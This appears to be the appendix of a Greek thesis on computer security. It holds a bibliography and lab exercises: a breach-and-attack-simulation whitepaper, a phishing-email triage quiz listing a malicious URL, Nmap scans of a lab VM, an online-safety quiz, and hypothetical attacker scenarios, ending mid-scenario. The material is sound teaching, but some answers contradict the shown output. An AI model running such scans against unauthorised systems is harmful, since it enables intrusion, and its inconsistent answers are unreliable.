Wireshark. (n.d.a). 4.10. Filtering while capturing. Chapter 4. Capturing Live Network Data. Available at: https://www.wireshark.org/docs/wsug_html_chunked/ChCapCaptureFilterSection.html (26/05/2022)

Wireshark. (n.d.b). 6.3. Filtering Packets While Viewing. Chapter 6. Working With Captured Packets. Available at: https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayFilterSection.html (26/05/2022)

Zolkipli,M. F., Jantan, A. (2010). Malware Behavior Analysis: Learning and Understanding Current Malware Threats. 2010 Second International Conference on Network Applications, Protocols and Services, Alor Setar, Malaysia, 22-23 Sept. 2010. Available at: https://ieeexplore.ieee.org/abstract/document/5635801 (27/12/2022)

Zolkipli,M. F., Jantan, A. (2011). An approach for malware behavior identification and classification. 2011 3rd International Conference on Computer Research and Development, Shanghai, China, 11-13 March 2011. Available at: https://ieeexplore.ieee.org/abstract/document/5764001 (23/12/2022)

Ελληνική Βιβλιογραφία

Αναγνωστόπουλος, Β. (2021). Κοινωνική Μηχανική (Social Engineering): Τεχνικές χειραγώγησης ατόμων για την απόσπαση πληροφορίας μέσω υπολογιστικών συστημάτων. Πτυχιακή Εργασία, Σχολή Θετικών Επιστημών και Τεχνολογίας, Πληροφορική.

ΕΛΛΗΝΙΚΟ ΑΝΟΙΚΤΟ ΠΑΝΕΠΙΣΤΗΜΙΟ, ΠΑΤΡΑ. Διαθέσιμο στον δικτυακό τόπο: https://apothesis.eap.gr/bitstream/repo/51417/1/94660_%ce%91%ce%9d%ce%91%ce%93%ce%9d%ce%a9%ce%a3%ce%a4%ce%9f%ce%a0%ce%9f%ce%a5%ce%9b%ce%9f%ce%a3_%ce%92%ce%91%ce%a3%ce%99%ce%9b%ce%95%ce%99%ce%9f%ce%a3.pdf

Βασιλάκης, Κ. (2004). ΠΡΟΣΤΑΣΙΑ ΚΑΙ ΑΣΦΑΛΕΙΑ ΠΛΗΡΟΦΟΡΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ. ΕΘΝΙΚΟ ΚΑΙ ΚΑΠΟΔΙΣΤΡΙΑΚΟ ΠΑΝΕΠΙΣΤΗΜΙΟ ΑΘΗΝΩΝ ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΤΗΛΕΠΙΚΟΙΝΩΝΙΩΝ. Διαθέσιμο στον δικτυακό τόπο: https://eclass.uoa.gr/modules/document/file.php/DI273/%CE%A3%CE%B7%CE%BC%CE%B5%CE%B9%CF%8E%CF%83%CE%B5%CE%B9%CF%82/notes.pdf (27/12/2021)

ΖΟΡΜΠΑΣ, Θ., ΚΟΚΟΒΙΚΑΣ, Γ. (2021). ΑΣΦΑΛΕΙΑ ΥΠΟΛΟΓΙΣΤΙΚΩΝ ΣΥΣΤΗΜΑΤΩΝ. ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΛΟΠΟΝΝΗΣΟΥ ΣΧΟΛΗ ΜΗΧΑΝΙΚΩΝ, ΤΜΗΜΑ ΗΛΕΚΤΡΟΛΟΓΩΝ ΜΗΧΑΝΙΚΩΝ ΚΑΙ ΜΗΧΑΝΙΚΩΝ ΥΠΟΛΟΓΙΣΤΩΝ, ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ. Διαθέσιμο στον δικτυακό τόπο: http://repository.library.teimes.gr/xmlui/bitstream/handle/123456789/9419/%CE%91%CE%A3%CE%A6%CE%91%CE%9B%CE%95%CE%99%CE%91%20%CE%A5%CE%A0%CE%9F%CE%9B%CE%9F%CE%93%CE%99%CE%A3%CE%A4%CE%99%CE%9A%CE%A9%CE%9D%20%CE%A3%CE%A5%CE%A3%CE%A4%CE%97%CE%9C%CE%91%CE%A4%CE%A9%CE%9D.pdf?sequence=1&isAllowed=y (29/01/2022)

Καραμάνης, Ν. (2010). Επιθέσεις Distributed Denial of Service (DDoS) και μέτρα προστασίας σε δίκτυα δεδομένων. Πανεπιστήμιο Πειραιώς, Τμήμα Ψηφιακών Συστημάτων, ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ, Διδακτικής της Τεχνολογίας & Ψηφιακών Συστημάτων, Μεταπτυχιακή Διπλωματική εργασία. Διαθέσιμο στον δικτυακό τόπο: https://dione.lib.unipi.gr/xmlui/bitstream/handle/unipi/4091/Karamanis.pdf?sequence=2&isAllowed=y (02/02/2022)

Μαμούκαρης, Κ. (2012). ΧΡΗΣΗ του ΔΙΑΔΙΚΤΥΟΥ στη μικρή επιχείρηση. ΤΕΧΝΟΛΟΓΙΕΣ ΠΛΗΡΟΦΟΡΙΚΗΣ & ΕΠΙΚΟΙΝΩΝΙΩΝ ΕΦΑΡΜΟΓΕΣ ΤΟΥ ΔΙΑΔΙΚΤΥΟΥ ΣΤΗ ΜΙΚΡΗ ΕΠΙΧΕΙΡΗΣΗ. Ινστιτούτο Μικρών Επιχειρήσεων ΓΕΝΙΚΗ ΣΥΝΟΜΟΣΠΟΝΔΙΑ ΕΠΑΓΓΕΛΜΑΤΙΩΝ ΒΙΟΤΕΧΝΩΝ ΕΜΠΟΡΩΝ ΕΛΛΑΔΑΣ. Εκδότης: ΙΜΕ ΓΣΕΒΕΕ. Διαθέσιμο στον δικτυακό τόπο: https://imegsevee.gr/wp-content/uploads/2018/02/diadiktio_mikri_epixeirisi.pdf (20/01/2022)

ΧΑΤΖΗ, Χ. Μ. (χ.χ). Ασφάλεια και Ιδιωτικότητα στο Διαδίκτυο. ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ, ΤΜΗΜΑ ΒΙΟΜΗΧΑΝΙΚΗΣ ΠΛΗΡΟΦΟΡΙΚΗΣ, ΤΕΧΝΟΛΟΓΙΚΟ ΕΚΠΑΙΔΕΥΤΙΚΟ ΙΔΡΥΜΑ ΚΑΒΑΛΑΣ. Διαθέσιμο στον δικτυακό τόπο: http://digilib.teiemt.gr/jspui/bitstream/123456789/1541/1/012011118.pdf (25/01/22)

ESET. (χ.χ.). Ransomware. Διαθέσιμο στον δικτυακό τόπο: https://www.eset.com/gr/ransomware/ (18/01/2022)

Houseofweb. (2020). Τι είναι ο ιός ενός υπολογιστή? Ποιοί είναι οι κίνδυνοι και πως μπορώ να προστατευτώ?. Διαθέσιμο στον δικτυακό τόπο: https://www.houseofweb.gr/enimerosi/arthrografia/ti-einai-o-ios-enos-ypologisti-poioi-einai-oi-kindynoi-kai-pos-boro-na-prostatefto (25/12/2021)

Seminars etwinning. (2019). Ιοί Υπολογιστών. Διαθέσιμο στον δικτυακό τόπο: https://seminars.etwinning.gr/mod/page/view.php?id=32207 (25/12/2021)

ΠΑΡΑΡΤΗΜΑΤΑ

ΠΑΡΑΡΤΗΜΑ Α - STUDY CASES

Lab 1 - WHITE HAT HACKERS

What's the Problem?

CISOs and their security teams have spent considerable amounts of time and money implementing best-of-breed technologies. Yet, attackers have never been more successful, and data has never been more at risk. Why? The real reason – one that is certainly difficult to admit – is that defenses have become so extraordinarily complex that security teams struggle to sort out the important issues from the noise. Enterprises typically deploy between 50 and 75 different security products on average, making it extremely difficult to understand whether security controls can stand up to attack. Often the first time security teams know that defenses have failed is after actual breach has occurred. To break this cycle of attack, security teams can no longer rely on best effort security. Rather, security needs to be validated continuously to ensure that controllers are working as expected, alerts are firing when needed, and teams are prepared to provide resilience and response when a real attack occurs. This technical whitepaper provides an overview of breach and attack simulation, and includes answers to frequently asked questions about how simulations actually work to challenge security controls.

Validating Security

TRADITIONAL METHODS

Security has always been a part of system architecture: Early LANs were 100% segregated from outside traffic, every host offered at least password-protected accounts, and access was typically only granted to trusted employees or users. However, as interconnectedness drove business innovation, risk increased exponentially. Security started to move away from “best effort” into something that needed to be validated, quantified, and communicated – at least to internal teams. During the last 10 years security validation has evolved slowly:

- Penetration testing: Whether due to regulation or just security conscious teams, pen testing has a good goal, but is too shallow and infrequent to truly prove security effectiveness.

- Vulnerability scanning: Much easier than pen testing, thanks to automation, scanning is a good practice, but provides an even more basic view of security posture, based on open ports, missing patches, and a lot of supposition.

- Red teaming: Companies lucky enough to have Red Teams can be sure that they have creative, talented "internal attackers" that can create new attacks, and use their in-depth knowledge of internal controls and policies to find where holes exist, hopefully before they reach production.


Each of these tools and techniques offer value, but as evidenced by the ever-increasing rate of breach, attackers still have the upper hand. These validation methods can't scale to cover the sprawl of today's modern production environments, are too often influenced by human biases, and are either too shallow, or take too much time to truly validate security across the entire kill chain.

ENTER BREACH AND ATTACK SIMULATION

Security is a constantly moving target. Every day brings new risk, both external and internal. Externally, new attacks (and new attackers) are always emerging. Internally, security updates, patches, and configuration changes introduce the risk of human error or oversight.

Thanks to automation, Breach and Attack Simulation works continuously, and at incredible scale to simulate attackers and identify weaknesses in real time. This new approach enables data-driven security planning, minimizes exposure, and proactively identifies both where security is working, and where it needs to be bolstered.

BREACH AND ATTACK SIMULATION OVERVIEW



Much more than just automating pen testing or red teaming, Breach and Attack Simulation should not only identify weaknesses, but also provide the insights, tools, and integrations to actually remediate findings.

- Simulate attacks: Unleash real attacks on production environments just like attackers do, but without harm or impact, to identify where defenses are working, and where they are failing.

- Prioritize findings: Quickly identify the right areas to focus on to stop the attacks most critical to your business.

- Remediate security gaps: Provide a seamless integration with operations teams or automation solutions to update configuration or otherwise block attacks, to incrementally improve overall security posture and effectiveness against threats.

SafeBreach Architecture

The SafeBreach Platform is comprised of the following components:

- Management server: The centralized management server incorporates the complete Hacker's PlaybookTM of breach methods, and manages a distributed network of simulators. Capabilities include the ability to manage all aspects of simulator configuration, review simulations that have been successful or blocked, and provide the ability to filter, prioritize, and analyze all findings. The management server can be deployed on-premises or in an enterprise cloud infrastructure.

- Simulators: The SafeBreach simulators perform the role of the attacker, simulating attacks across the cyber kill chain. Three different types of simulators are supported:

    1. Network simulators: Network simulators are deployed as virtual machines within existing network segments. These simulators send real traffic, just as attackers do, to verify whether or not specific, granular breach methods will be effective against existing network security controllers and configuration.

    2. Endpoint simulators: Endpoint simulators validate the effectiveness of endpoint security against various attacks and exploits. SafeBreach supports various Windows, Mac OS X and Linux operating systems and distributions with simple, lightweight agents for end user or server systems.

    3. Cloud simulators: These are network simulators that act as infiltration and exfiltration points, located in the enterprise cloud infrastructure. Cloud simulators execute only network breach methods.

Simulations Explained

SIMULATING THE KILL CHAIN

The SafeBreach Breach and Attack Simulation Platform simulates hacker techniques to validate security. These simulations are, in actuality, real attack methods - made safe because they are only executed against SafeBreach simulators, and never use real production data. Instead, SafeBreach simulates data – such as credit cards, social security numbers,

passwords, and much more. Simulations provide a complete kill chain perspective, and thus incorporate infiltration, lateral movement and exfiltration breach methods.

A small subset of simulations in each phase is below:

- Infiltration phase
  - Simulated malware drops
  - Packed executables
  - Registry changes
- Lateral-movement phase
  - Simulating brute-force attacks
  - Remote code execution
  - Pass-the-hash
- Exfiltration phase
  - Sending clear sample data over available ports
  - Encrypting data to bypass security
  - Trickling data within packet headers

EXECUTING ATTACKS SAFELY

To validate network and cloud security, breach methods are executed between two simulators. Imagine a very simple example of a next-generation firewall segmenting two parts of an organization's environment – production and corporate. One simulator is placed in production, the other in corporate. SafeBreach will validate the effectiveness of that next-generation firewall by attempting to transfer, for example, a malicious payload from one simulator to the other. It's completely safe, but the NGFW should trigger appropriate threat prevention policies.

> **Note**: Production data is never used. Instead, SafeBreach simulates the types of data relevant to the phase and type of attack used. Credit card data, customer record data, source code, hashed passwords and more all simulated by SafeBreach, so customers can truly validate controller effectiveness without ever putting actual data at risk.

Validating endpoint/host-based simulators includes network actions, as well as local methods such as dropping malware to disk, changing registry settings, or writing to the file system. Again, simulations are safe, because malware isn't executed, or if performing an action like changing the registry, the actions are immediately reversed when simulations are complete. Endpoint security solution should stop these actions or trigger detection alerts.
SafeBreach also simulates attacker exploits. For example, the platform includes Meltdown simulations that read kernel memory, fileless Mimikatz injection using Powershell, WannaCry exploits (Eternal Blue), and remote exploitation of Apache Struts server vulnerabilities. These exploits are kept safe by sending malicious packets that the real exploit would have sent, but containing the impact to within simulators, not allowing them to

propagate to actual in-production devices or applications. In these cases, security devices such as IPS or IDS will recognize the exploitation methods as malicious, but no harm has come to the environment.

VALIDITY OF THE SIMULATIONS

A comprehensive set of breach methods spanning cloud, network and host-based methods are available. These methods are developed by SafeBreach Labs -- an elite team of offensive security researchers headed by Amit Klein, VP Security Research and Itzik Kotler, CTO and co-founder, SafeBreach. SafeBreach Labs incorporates expertise in red team security with forensics, threat research and national cyber security, and focuses on the following:

- Analysis of attacks in the wild: We research attacks in the wild and break them into individual breach methods. This process is automated for efficiency, allowing us to react very quickly to attacks in the headlines.

- Active research: In addition to existing attacks and breach methods, our team also proactively conducts research to identify new vulnerabilities or attacks. This active research is shared with the security community in conferences such as Hack in the Box,Black Hat, BSides etc.

- Threat intelligence: Enterprises that already have a subscription to threat intelligence feeds supported by SafeBreach can choose to transform the indicators of compromise (IoC) to breach methods. This enables IOCs that may impact.

- Mitre ATT&CK collaboration: The SafeBreach Labs works closely with Mitre on new attack techniques. Attacker techniques that have been identified within the Mitre ATT&CK framework are designated appropriately within the SafeBreach playbook for security teams that are aligned to this adversary model.

Use Cases

Breach and Attack SImulation from SafeBreach helps our customers do much more than simply find security weaknesses. By simulating the hacker, prioritizing findings, and taking immediate action, organizations can:

- **Get more from existing security**
  Security controls are incredibly flexible, but are often deployed with generic “one-size-fits-all” policy recommended by vendors, or configured once and never revisited. Breach and Attack Simulation safely simulates thousands of attacks to see which policies are effective, which need to be updated, and where holes exist. By optimizing config and ensuring controls work in concert, security teams can get the most from existing security investment.

- **Minimize security exposure**
  Enterprise environments are far from static – constantly updated to meet the needs of the business, and to stop new and emerging attacks. However, all this configuration often leads to simple oversight, or human error, that can introduce risk. Thanks to continuous validation, Breach and Attack Simulation identifies new exposure in hours, so security teams can minimize exposure time and prove the effectiveness of new configuration.

- **Prepare for audits**
  Annual penetration test and compliance audits bring stress and risk for CISOs and security teams. These tests often result in a list of findings that's too long for operations to address, and is only representative of a small window of time before changes to the environment make it obsolete. Breach and Attack Simulation runs continuously, to find risks well before audits, and smooth the process of maintaining compliance.

- **Test alerting and action plans**
  Every security team knows that defenses are build from people, processes, and technology, but often the technology receives all the focus. By simulating attacks, SOC and MSSP teams can perform breach scenario training before a real attack occurs, to validate action and alerting plans.

- **Rationalize security investment**
  Security investment is too often a "gut feel" based measure, and too often executive teams only start deep security investment after breach has occurred. Breach and Attack Simulation provides real security data, to justify further security investment, and to address the growing issue of proving security against headline attacks.

With Breach and Attack Simulation working continuously, security teams will have the data they need to improve and maintain security, without guesswork, or reliance on vendor claims.

Lab 2 - GRAY HAT HACKERS


Brief overview of what phishing is?

Phishing is a social engineering security attack that attempts to trick targets into giving out sensitive/valuable information. Mainly an attacker, masquerading as a trusted entity, baits a victim into opening an email, or any social media interaction. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware.

Given Scenario

A user has received a phishing email and forwarded it to the SOC. Can you investigate the email and attachment to collect useful artifacts?

In order to solve this challenge, a zip file would be available to download, named "Phishing Email", Password to access this zip is given in the picture below.



Quick Tip - I recommend you to install Mozilla Thunderbird in whatever OS (Windows/Linux) and then open this .eml file with this application.

Tools/Utility used:

1. Mozilla Thunderbird
2. Text Editor
3. URL2PNG
4. whois.domaintools.com

Q. Who is the primary recipient of this email?

A. kinnar1975@yahoo.co.uk

Q. What is the subject of this email?

A. Undeliverable: Website contact form submission

Q. What is the date and time the email was sent?

A. 18 March 2021 04:14

Q. What is the Originating IP?

A. 103.9.171.10 (Open the .eml file in text editor)

Q. Perform reverse DNS on this IP address, what is the resolved host?

A. c5s2–1e-syd.hosting-services.net.au (Search for this IP at-whois.domaintools.com)

Q. What is the name of the attached file?

A. Website contact form submission.eml

Q. What is the URL found inside the attachment?


A.https://35000usdperwwekpodf.blogspot.sg?p=9swghttps://35000usdperwwekpodf.blogspot.co.il?o=0hnd

Q. What service is this webpage hosted on?

A. blogspot

Q. Using URL2PNG, what is the heading text on this page? (Doesn't matter if the page has been taken down!)

A. Blog has been removed (Go to https://www.url2png.com/ and paste the URL found inside the attachment, paste it there and click on I'm not a robot and lastly click on green camera like button.)



Lab 3 - Detecting Threats and Vulnerabilities


Objectives
Use Nmap, a port scanner and network mapping tool to detect threats and vulnerabilities on a system.

Background / Scenario
Network Mapper, or Nmap, is an open source utility used for network discovery and security auditing. Administrators also use Nmap for monitoring hosts or managing service upgrade schedules. Nmap determines what hosts are available on a network, what services are running, what operating systems are running, and what packet filters or firewalls are running.

Required Resources
PC with Ubuntu 16.0.4 LTS installed in a virtual machine - you can use the VM from labs completed in chapter 2.

Step 1: Open a terminal window in Ubuntu.

a) Log in to Ubuntu using the following credentials:
User: cisco
Password: password



b) Click on the terminal icon to open a terminal

Step 2: Run Nmap.
At the command prompt, enter the following command to run a basic scan against this Ubuntu system: cisco@ubuntu:~$ nmap localhost

```
cisco@ubuntu:~$ nmap localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:43 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000044s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
cisco@ubuntu:~$
```

The results are a scan of the first 1024 TCP ports.

What TCP ports are open?
Ports 22, 23 and 631.

Step 3: Use administrative privileges with Nmap.

1) Type the following command in the terminal to scan the computer's UDP ports (remember, Ubuntu is case sensitive) and enter the password password when prompted: cisco@ubuntu:~$ sudo nmap –sU localhost

```
cisco@ubuntu:~$ sudo nmap -sU localhost
[sudo] password for cisco:

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:47 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 997 closed ports
PORT     STATE         SERVICE
68/udp   open|filtered dhcpc
631/udp  open|filtered ipp
5353/udp open|filtered zeroconf

Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
cisco@ubuntu:~$
```

What UDP ports are open?
Ports 68, 631 and 5353.

2) Type the following command in the terminal:
cisco@ubuntu:~$ nmap –sV localhost

```
cisco@ubuntu:~$ nmap -sV localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:53 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
cisco@ubuntu:~$
```

Using the –sV switch with the nmap command performs a version detection which you can use to research vulnerabilities.

Step 4: Capture SSH keys.

Type the following command in the terminal to initiate a script scan:
cisco@ubuntu:~$ nmap –A localhost

```
cisco@ubuntu:~$ nmap -A localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:56 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000050s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 83:35:a7:81:c7:04:47:d4:6b:b4:87:b3:e3:5b:c7:ab (RSA)
|_  256 78:97:1f:92:cf:38:63:90:c3:7f:d5:ff:85:43:e6:2f (ECDSA)
23/tcp open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
cisco@ubuntu:~$
```

You captured the SSH keys for the host system. The command runs a set of scripts built into Nmap to test specific vulnerabilities.

References
Nmap: https://nmap.org/

Lab 4 - Discover Your Own Risky Online Behavior

Objectives
Explore actions performed online that may compromise your safety or privacy.

Background / Scenario
The Internet is a hostile environment, and you must be vigilant to ensure your data is not compromised. Attackers are creative and will attempt many different techniques to trick users. This lab helps you identify risky online behavior and provide tips on how to become safer online.

Part 1: Explore the Terms of Service Policy
Answer the questions below with honesty and take note of how many points each answer gives you. Add all points to a total score and move on to Part 2 for an analysis of your online behavior.

A. What kind of information do you share with social media sites?
   1) Everything; I rely on social media to keep in touch with friends and family. (3 points)
   2) Articles and news I find or read (2 points)
   3) It depends; I filter out what I share and with whom I share. (1 point)
   4) Nothing; I do not use social media. (0 points)

B. When you create a new account in an online service, you:
    1) Re-use the same password used in other services to make it easier to remember. (3 points)
    2) Create a password that is as easy as possible so you can remember it. (3 points)
    3) Create a very complex password and store it in a password manager service. (1 point)
    4) Create a new password that is similar to, but different from, a password used in another service. (1 point)
    5) Create an entirely new strong password. (0 points)

C. When you receive an email with links to other sites:
    1) You do not click the link because you never follow links sent to you via email. (0 points)
    2) You click the links because the email server has already scanned the email. (3 points)
    3) You click all links if the email came from a person you know. (2 points)
    4) You hover the mouse on links to verify the destination URL before clicking. (1 point)

D. A pop-up window is displayed as you visit a website. It states your computer is at risk and you should download and install a diagnostics program to make it safe:
    1) You click, download, and install the program to keep your computer safe. (3 points)
    2) You inspect the pop-up windows and hover over the link to verify its validity. (3 points)
    3) Ignore the message, making sure you don't click it or download the program and close the website. (0 points)

E. When you need to log into your financial institution's website to perform a task, you:
    1) Enter your login information immediately. (3 points)
    2) You verify the URL to ensure it is the institution you were looking for before entering any information. (0 points)
    3) You don't use online banking or any online financial services. (0 points)

F. You read about a program and decide to give it a try. You look around the Internet and find a trial version on an unknown site, you:
    1) Promptly download and install the program. (3 points)
    2) Search for more information about the program creator before downloading it. (1 points)
    3) Do not download or install the program. (0 points)

G. You find a USB drive while walking to work. you:
    1) Pick it up and plug it into your computer to look at its contents. (3 points)
    2) Pick it up and plug it into your computer to completely erase its contents before re-using it. (3 points)

3) Pick it up and plug it into your computer to run an anti-virus scan before re-using it for your own files (3 points)
4) Don't pick it up. (0 points)

H. You need to connect to the Internet and you find an open Wi-Fi hotspot. You:
1) Connect to it and use the Internet. (3 points)
2) Don't connect to it and wait until you have a trusted connection. (0 points)
3) Connect to it and establishes a VPN to a trusted server before sending any information. (0 points)

Part 2: Analyze Your Online Behavior

The higher your score, the less safe your online behaviors are. The goal is to be 100% safe by paying attention to all your online interactions. This is very important as it only takes one mistake to compromise your computer and data.

Add up the points from Part 1. Record your score.

0: You are very safe online.
0 – 3: You are somewhat safe online but should still change your behavior to be completely safe.
3 – 17: You have unsafe behavior online and have a high risk of becoming compromised.
18 or more: You are very unsafe online and will be compromised.

Below are a few important online safety tips.

i. The more information you share on social media, the more you allow an attacker to know you. With more knowledge, an attacker can craft a much more targeted attack. For example, by sharing with the world you went to a car race, an attacker can craft a malicious email coming from the ticketing company responsible for the race event. Because you have just been to the event, the email seems more credible.
ii. Reusing passwords is a bad practice. If you reuse a password in a service under attackers' control, they may be successful when attempting to log in as you in other services.
iii. Emails can be easily forged to look legitimate. Forged emails often contain links to malicious sites or malware. As a general rule, do not click embedded links received via email.
iv. Do not accept any unsolicited software, especially if it comes from a web page. It is extremely unlikely that a web page will have a legitimate software update for you. It is strongly recommended to close the browser and use the operating system tools to check for the updates.
v. Malicious web pages can be easily made to look like a bank or financial institution website. Before clicking the links or providing any information, double-check the URL to make sure it is the correct web page.
vi. When you allow a program to run on your computer, you give it a lot of power. Choose wisely before allowing a program to run. Research to make sure the company or individual behind the program is a serious and legitimate author. Also, only download the program from the official website of the company or individual.

vii. USB drives and thumb drives include a tiny controller to allow computers to communicate with it. It is possible to infect that controller and instruct it to install malicious software on the host computer. Because the malware is hosted in the USB controller itself and not in the data area, no amount of erasing or anti-virus scanning will detect the malware.

viii. Attackers will often deploy fake Wi-Fi hotspots to lure users. Because the attacker has access to all the information exchanged via the compromised hotspot, users connected to that hotspot are at risk. Never use unknown Wi-Fi hot spots without encrypting your traffic through a VPN. Never provide sensitive data such as credit card numbers while using an unknown network (wired or wireless).

Reflection

After analyzing your online behavior, what changes would you make to protect yourself online?

Lab 5 - BLACK HAT HACKERS

Objectives

Research and analyze cyber security incidents.

Background / Scenario

The FBI has estimated that cybercrime cost individuals and companies over 3.5 billion dollars in 2019. Governments, businesses, and individual users are increasingly the targets of cyberattacks and cybersecurity incidents are becoming more common.

In this lab, you will create three hypothetical cyber attackers, each with an organization, an attack, a motive. In addition, suggest a method by which an organization could prevent or mitigate the attack.

Note: You can use the web browser in the virtual machine that was installed in a previous lab to research security issues. By using the virtual machine, you may prevent malware from being installed on your computer.

Required Resources
PC or mobile device with internet access and virtual machine (optional)

Instructions
Scenario 1:

A. Who is the attacker?
The attacker is computer network student at a university with friends failing classes.

B. What organization or group is the attacker associated with, if any?
The student is part of a group of fellow computer students with the tools to doctor grades of fellow students to help or hinder educations.

C. What is the motive of the attacker?
To gain access to the teacher's gradebooks and student university records for the purpose of changing grades and transcripts to reflect positively or negatively on a case by case basics.

D. What method of attack was used?
The student group developed a keystroke logger to capture the keystrokes of all university staff to gain network logins and passwords. With the group being computer network students without a huge amount of time on their hands they opt to go for a hypervisor-based keylogger. The keylogger can reside in a malware hypervisor running underneath the OS, which remains untouched. It effectively becomes a VM. (Blue Pill - a rootkit based on x86 virtualization)

E. What was the target and vulnerability used against the business?
As the creator of Blue Pill has claimed, any detection program could be fooled by the hypervisor and such a system could be almost 100% undetectable. Since AMD virtualization is seamless by its design, a virtualized gust is not supposed to be able to find out if they're a guest or not on the system. Therefore, the only way programs like Blue Pill could be detected is if the virtualization implementation were not functioning correctly. AMD and other security researchers say this statement is impassible and virtualization could be detected by a timing attack relying on external sources of time.

F. How could this attack be prevented or mitigated?
While the effectiveness of counter measures can vary due to keyloggers using different techniques, there are many ways to mitigate and prevent keyloggers from working. Some examples include anti-keyloggers, which is a piece of software designed to detect the malicious software by comparing the files on the computer against a database of keyloggers looking for any similarities that could signal the presence of a keylogger. Anti-spyware applications can also detect some software based keyloggers and quarantine, disable or cleanse them. It is worth noting however that many keylogging

programs are legitimate piece of software in some instances and anti-spyware can neglect to label it as a virus. Also, anti-spyware cannot defeat non-software keyloggers.

Scenario 2:

A. Who is the attacker?
An employee at Target that lost his job and tends to seek revenge amongst the company

B. What organization/group is the attacker associated with?
The employee is part of a skilled computer group that will use their skills to destroy confidential data

C. What is the motive of the attacker?
Acquire confidential data from users across the industry

D. What method of attack was used?
The attacker uses a phishing method for its targets

E. What was the target and vulnerability used against the business?
The target was employees, managers and shareholders working at the company. They have found a lack of security staff's emails.

F. How could this attack be prevented or mitigated?
Adding a multifactor authentication onto the emails will decrease the chance of emails being hacked.

Scenario 3:

A. Who is the attacker?
The attacker is a hacker attempting to bring down a government website or service.

B. What organization/group is the attacker associated with?
